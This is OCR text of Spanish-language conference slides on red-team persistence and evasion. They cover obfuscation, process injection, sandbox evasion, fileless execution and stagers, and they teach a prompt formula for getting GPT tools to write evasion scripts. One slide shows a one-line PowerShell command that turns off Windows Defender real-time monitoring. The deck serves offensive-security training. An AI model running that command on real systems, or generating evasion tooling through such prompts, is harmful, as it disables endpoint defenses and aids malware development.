Desarrollo de técnicas de persistencia y evasión

with GPT Tools

Persistent Threats: Developing Evasion Scripts with GPT Tools

Agenda:

1. Comprensión de las técnicas de evasión
2. Metodología de IA y LLM para el desarrollo de scripts
3. Ejemplos de evasión y generación de scripts
4. Personalización y prueba de scripts de evasión
5. Seguridad operativa

De la speaker

- 8 años de experiencia en Ciberseguridad
- 3 en seguridad ofensiva
- 2 años en ESET Latinoamérica
- Entrega de servicios ofensivos para todos los países de LATAM
- 3 años de voluntariado en diferentes comunidades de infosec
- Actualmente líder del Programa WOMCY TECH
- Speaker para varias universidades/congresos/conferencias
- Mentora en WOMCY Latam Women In Cybersecurity
- Maestra en Seguridad de la Información & Ciencias de la computación
- Top Women In Cybersecurity 2023
- En curso: Master WomenCISO de Google

Preguntas

Recursos

SSID: WHYARESOSERIOUS

PSK: LIFEGOESON

MATERIALES:

http://192.168.15.3:2828/

MAQUINA LOCAL


ssh -p kali@192.168.15.X:kali

01

Red team Process

Conceptos de Evasión y Persistencia

Objetivo



Obtener la forma más alta de acceso a todos los dominios de la red.

Proceso ofensivo

GOAL SETTING

Setting concrete and specific goals, like extracting a piece of sensitive data from a server.

TARGET SURVEILLANCE

Detailed information on different aspects of an organization – employee data, network, applications, etc.

EXPLOITING VULNERABILITIES

Attack strategy planning – phishing, password dumps, etc. Aiming to gain full access to the system.


FURTHER ESCALATION

Understanding if there are more vulnerabilities to exploit with step-by-step approach.

REPORTING

Reporting and presenting all of the vulnerabilities found during the exercise for the management of an o


Proceso ofensivo



Proceso ofensivo

- Ofuscación de código: modificación de la estructura del código para evitar el análisis estático.
- Inyección de procesos: inyección de código malicioso en procesos legítimos para evitar su detección.
- Evasión de entornos de pruebas: detección y evitación de entornos de análisis como entornos de pruebas y máquinas virtuales.
- Ejecución fileless: operación únicamente en la memoria par evadir la detección basada en archivos.

Proceso ofensivo



02


Metodología de creación

De scripts a través de IA

Prompting

Las herramientas GPT ofrecen una generación de scripts versátil y rápida para la ofuscación, la evasión de entornos aislados y el ocultamiento de procesos. Limitaciones: los scripts generados pueden necesitar refinamiento para lograr efectividad y sigilo.

Transformers



Prompting

1. Definir el propósito y objetivo del Prompt.
2. Comprender a quién va dirigido (audiencia).
3. Contextualizar la petición y dar información relevante.
4. Incluir algún ejemplo
5. Elegir la formalidad adecuada a la situación.
6. Formular de forma específica y concisa.

¿Qué son los modelos de lenguaje grandes y cómo se pueden aprovechar para la creación de scripts?

01

Definir un objetivo

acceso persistente, evitar la detección

02

Elegir un LLM a utilizar

como ChatGPT o GPT-4

03

Refinar el script de forma iterativa

agregando ajustes personalizados y técnicas de ofuscación.

04

Probar

En entornos controlados.

Prompting

Para qué se ejecuta el script

Fase de la campaña

Tecnología a utilizar

En qué lenguaje de scripting somos buenos

Entorno de pruebas

Tecnologías de defensa utilizadas

Prueba sin carga y con carga

Depuración y solicitud de snippets adicionales

Ofuscación

Prompting

1. Definir el propósito y objetivo del Prompt.
2. Definir el rol del LLM
3. Contextualizar la petición y dar información relevante.
4. Incluir algún ejemplo
5. *Elegir la formalidad adecuada a la situación.*
6. Formular de forma específica y concisa.

Formulación de Prompt

Partes que debe incluir el prompt:

01 **ROL**

Que tomará el intérprete al atender la petición

02 **CONTEXTO**

Información del usuario que formula el prompt

03 **INSTRUCCIONES**

La tarea concisa que queremos que sea realizada

04 **FORMATO**

Cómo la salida debe ser representada.

05 **EJEMPLO**

Modelo de lo que se espera como salida.

06 **TONO**

Cómo debe ser el ánimo o la presentación para la tarea asignada

Formulación de Prompt

Prompt =

[Rol] + [Contexto] + [Instrucciones] + [Formato] + [Ejemplo] + [Tono] + [Detalle]

Prompting

Tarea:

Generate an evasion script that hides processes or avoids AV detection.

LLM Interaction:

Create a PowerShell script to temporarily disable Windows Defender without triggering alerts.

Posible respuesta:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Prompting

Tarea

Generar un script de Python que realice la inyección de procesos en un proceso legítimo de Windows como explorer.exe”

LLM Interaction:

[Rol] + [Contexto] + [Instrucciones] + [Formato] + [Ejemplo] + [Tono] + [Detalle]

Posible respuesta:

03

Ejemplos de evasión

Creación de un stager

Stager

Un stager es un pequeño fragmento de código que se utiliza para descargar y ejecutar una carga útil más grande en la memoria. Los stagers son esenciales en las operaciones del Red Team porque permiten a los atacantes mantener la huella inicial pequeña y eludir ciertas defensas.

